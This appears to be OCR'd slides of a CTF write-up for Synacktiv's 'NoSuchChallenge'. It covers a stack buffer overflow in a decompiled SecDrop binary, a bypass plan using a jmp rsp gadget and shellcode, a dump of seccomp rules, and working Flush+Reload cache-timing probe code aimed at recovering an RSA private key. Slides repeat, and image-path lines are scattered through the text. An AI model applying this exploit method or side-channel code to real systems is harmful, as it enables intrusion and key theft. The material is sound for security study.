  - Corresponding sym. key encrypted with the RSA public key

Reversing NoSuchChallenge

- Network communications
  - Protocol are line-oriented
  - Binary data sent in hex
    - Encrypted messages and keys
- STPM exposes a simple API
  - Requested by SecDrop

```
 7  while ( 2 )
 8  {
 9    v0 = SEC_fgetc(_bss_start);
10    if ( v0 == -1 )
11    {
12      result = 0LL;
13    }
14    else
15    {
16      if ( SEC_fgetc(_bss_start) != 10 )
17        SEC_exit(1LL);
18      switch ( v0 )
19      {
20        case '4':
21          v1 = export_key();
22          goto LABEL_6;
23        case '3':
24          v1 = import_key();
25          goto LABEL_6;
26        case '2':
27          v1 = message_decrypt();
28LABEL_6:
29          if ( v1 )
30            goto LABEL_7;
31          continue;
32        case '1':
33          print_keys();
34          continue;
35        case '5':
36          SEC_exit(0LL);
37          continue;
38        default:
39LABEL_7:
40          result = 1LL;
```

The big picture



Roadmap

- Discover the challenge
- Get remote execution
- Recover the private key
- Decrypting the message

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  ptr = &encrypted_key;
  do
  {
    c = *(_DWORD *)ptr;
    ptr += 4;
    v3 = ~c & (c - 0x1010101) & 0x80808080;
  }
  while ( !v3 );
  v4 = v3 >> 16;
  if ( !(~c & (c - 0x1010101) & 0x8080) )
    LOBYTE(v3) = v4;
  if ( !(~c & (c - 0x1010101) & 0x8080) )
    ptr += 2;
  if ( &ptr[-__CFADD__((_BYTE)v3, (_BYTE)v3) - 3] - &encrypted_key == 346 )
  {
    debug = "receiving message";
    //[...]
```

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  ptr = &encrypted_key;
  do
  {
    c = *(_DWORD *)ptr;
    ptr += 4;
    v3 = ~c & (c - 0x1010101) & 0x80808080;
  }
  while ( !v3 );
  v4 = v3 >> 16;
  if ( !(~c & (c - 0x1010101) & 0x8080) )
    LOBYTE(v3) = v4;
  if ( !(~c & (c - 0x1010101) & 0x8080) )
    ptr += 2;
  if ( &ptr[-__CFADD__((_BYTE)v3, (_BYTE)v3) - 3] - &encrypted_key == 346 )
  {
    debug = "receiving message";
    //[...]
```

Optimized version of strlen()

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  if(strlen(&encrypted_key) == 346 )
  {
    debug = "receiving message";
    //[...]
```

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  if(strlen(&encrypted_key) == 346 )
  {
    debug = "receiving message";
    //[...]
```

```
int __fastcall my_readline(FILE *f, char *outbuf)
{
  __int64 i; // rbx@1
  __int64 v3; // rdx@3
  int c; // eax@4

  i = 0LL;
  while ( 1 )
  {
    c = SEC_fgetc(f);
    if ( c == -1 || c == '\n' )
      break;
    v3 = (unsigned int)i;
    i = (unsigned int)(i + 1);
    outbuf[v3] = c;
  }
  outbuf[i] = 0;
  return c;
}
```

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  if(strlen(&encrypted_key) == 346 )
  {
    debug = "receiving message";
    //[...]
```

Read a user-controlled string into a stack variable…

➔ Stack buffer overflow

```
int __fastcall my_readline(FILE *f, char *outbuf)
{
  __int64 i; // rbx@1
  __int64 v3; // rdx@3
  int c; // eax@4

  i = 0LL;
  while ( 1 )
  {
    c = SEC_fgetc(f);
    if ( c == -1 || c == '\n' )
      break;
    v3 = (unsigned int)i;
    i = (unsigned int)(i + 1);
    outbuf[v3] = c;
  }
  outbuf[i] = 0;
  return c;
}
```

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
  char *ptr; // rcx@1
  //[...]
  char encrypted_key; // [sp+70h] [bp-2F28h]@1
  __int64 message; // [sp+870h] [bp-2728h]@10

  debug = "receiving key";
  my_readline(_bss_start, &encrypted_key);
  if(strlen(&encrypted_key) == 346 )
  {
    debug = "receiving message";
    //[...]
```

```
int __fastcall my_readline(FILE *f, char *outbuf)
{
  __int64 i; // rbx@1
  __int64 v3; // rdx@3
  int c; // eax@4

  i = 0LL;
  while ( 1 )
  {
    c = SEC_fgetc(f);
    if ( c == -1 || c == '\n' )
      break;
    v3 = (unsigned int)i;
    i = (unsigned int)(i + 1);
    outbuf[v3] = c;
  }
  outbuf[i] = 0;
  return c;
}
```

Read a user-controlled string into a stack variable…

➔ Stack buffer overflow

```
$ checksec.sh --file SecDrop
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   SecDrop
```

➔ Looks like we're lucky…

Problem?

- Ideally, we could exploit SecDrop the classical way
  - [padding] [addr of a `jmp rsp` gadget] [shellcode]
  - open() & read() STPM's keyfile ➔ get private key
- But, in early SecDrop init:


```
if ( ctx
  && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 0LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 1LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 2LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 3LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 60LL, 0, 0x400000000LL) >= 0
  && seccomp_load(ctx) >= 0 )
{
  seccomp_release(ctx);
  result = 0LL;
}
```

➔ We're sandboxed!

Reversing SECCOMP rules

Option 1 : Lookup `libseccomp` constants

Option 2 : Decompile the filter



With gdb, break just before `seccomp_load`, then manually call `seccomp_export_pfc`

Basically, we can only :

- send to / receive from the client
- send to / receive from the STPM socket
- write to stdout / stderr
- exit


```
gdb$ p seccomp_export_pfc($rbx, 1)
  #
  # pseudo filter code start
  #
  # filter for arch x86_64 (3221225534)
  if ($arch == 3221225534)
    # filter for syscall "exit" (60) [priority: 65535]
    if ($syscall == 60)
      action ALLOW;
    # filter for syscall "read" (0) [priority: 65532]
    if ($syscall == 0)
      if ($a0.hi32 == 0)
        if ($a0.lo32 == 4)
          action ALLOW;
        if ($a0.lo32 == 0)
          action ALLOW;
    # filter for syscall "write" (1) [priority: 65530]
    if ($syscall == 1)
      if ($a0.hi32 == 0)
        if ($a0.lo32 == 4)
          action ALLOW;
        if ($a0.lo32 == 3)
          action ALLOW;
        if ($a0.lo32 == 2)
          action ALLOW;
        if ($a0.lo32 == 1)
          action ALLOW;
    # default action
    action KILL;
  # invalid architecture action
  action KILL;
  #
  # pseudo filter code end
  #
```


Roadmap


- Discover the challenge
- Get remote execution
- Recover the private key
  - Flush+Reload
  - Payload development
  - Measure analysis
- Decrypting the message

Wrap up

- We want STPM's private key
- We can get RIP control in SecDrop
- Once there, we can only talk to STPM
- STPM doesn't have any obvious vulnerability
  - No buffer overflow
  - The `print_keys` functionality is useless
  - No PKCS#11-style vulnerability
    - It cannot export (wrap) asymmetric keys
- … are we missing something?


Synacktiv
@Synacktiv
Following
Hint #NoSuchChallenge - level 3: control $rip and attack the cache to get some cash


Synacktiv
@Synacktiv
Following
Hint #NoSuchChallenge - level 3: control $rip and attack the cache to get some cash
Google
cache attack rsa
Web
Actualités
Images
Shopping
Vidéos
Plus
Outils de reche
Environ 355 000 résultats (0,29 secondes)
[PDF] a High Resolution, Low Noise, L3 Cache Side-Channel Att...
https://eprint.iacr.org/2013/448.pdf ▾ Traduire cette page
de Y Yarom - 2013 - Cité 18 fois - Autres articles
Level Cache (i.e. L3 on processors with three cache lev- els). Consequently, the ... it to mount an attack on the RSA [48] implementation of. GnuPG [27]. We test ...
Vous avez consulté cette page de nombreuses fois. Date de la dernière visite : 21/12/14



https://eprint.iacr.org/2013/448.pdf

Flush+Reload for dummies

- Time-based side-channel attack
- Requirements
  - Attacker & target processes running on the same machine
    - But not necessarily the same core
  - (Physical) Memory sharing between both processes
- Exploits timing differences when reading instructions
  - From the CPU cache: fast
  - From RAM: slow
- Targets the RSA modular exponentiation loop
  - If bit b of the exponent is 1: square and multiply
  - If bit b is 0: square only
- Private exponent (d) recovery after only one decryption operation
- Also works if both processes belong to different users, and even cross-VMs!

➔ Can be seen as a technique to trace a target process without using debug primitives

Read the paper!

Flush+Reload for dummies

- Relies on a `probe()` primitive
  - Measures the time necessary to fetch one memory address
    - The attack focuses only on instructions
    - « Time » measured in number of cycles (`rdtsc`)
  - `mfence`/`lfence`: serializing instructions
  - `clflush`: flush a cache line (L1, L2, L3)
    - Ensures the memory line will be loaded into L3 on next victim access
- `threshold`
  - If measured time < `threshold`, instruction is already in the cache
    - Means the instruction at `addr` is being executed by the target process
  - System dependent
    - To measure it, remove the `clflush` instruction


```
int probe(char *adrs) {
  volatile unsigned long time;

  asm __volatile__ (
    "  mfence             \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  lfence             \n"
    "  movl %%eax, %%esi  \n"
    "  movl (%1), %%eax   \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  subl %%esi, %%eax  \n"
    "  clflush 0(%1)      \n"
    : "=a" (time)
    : "c" (adrs)
    :  "%esi", "%edx");
  return time < threshold;
}
```

Flush+Reload for dummies

- Relies on a `probe()` primitive
  - Measures the time necessary to fetch one memory address
    - The attack focuses only on instructions
    - « Time » measured in number of cycles (`rdtsc`)
  - `mfence`/`lfence`: serializing instructions
  - `clflush`: flush a cache line (L1, L2, L3)
    - Ensures the memory line will be loaded into L3 on next victim access
- `threshold`
  - If measured time < `threshold`, instruction is already in the cache
    - Means the instruction at `addr` is being executed by the target process
  - System dependent
    - To measure it, remove the `clflush` instruction


```
int probe(char *adrs) {
  volatile unsigned long time;

  asm __volatile__ (
    "  mfence             \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  lfence             \n"
    "  movl %%eax, %%esi  \n"
    "  movl (%1), %%eax   \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  subl %%esi, %%eax  \n"
    "  clflush 0(%1)      \n"
    : "=a" (time)
    : "c" (adrs)
    :  "%esi", "%edx");
  return time < threshold;
}
```

Flush+Reload for dummies



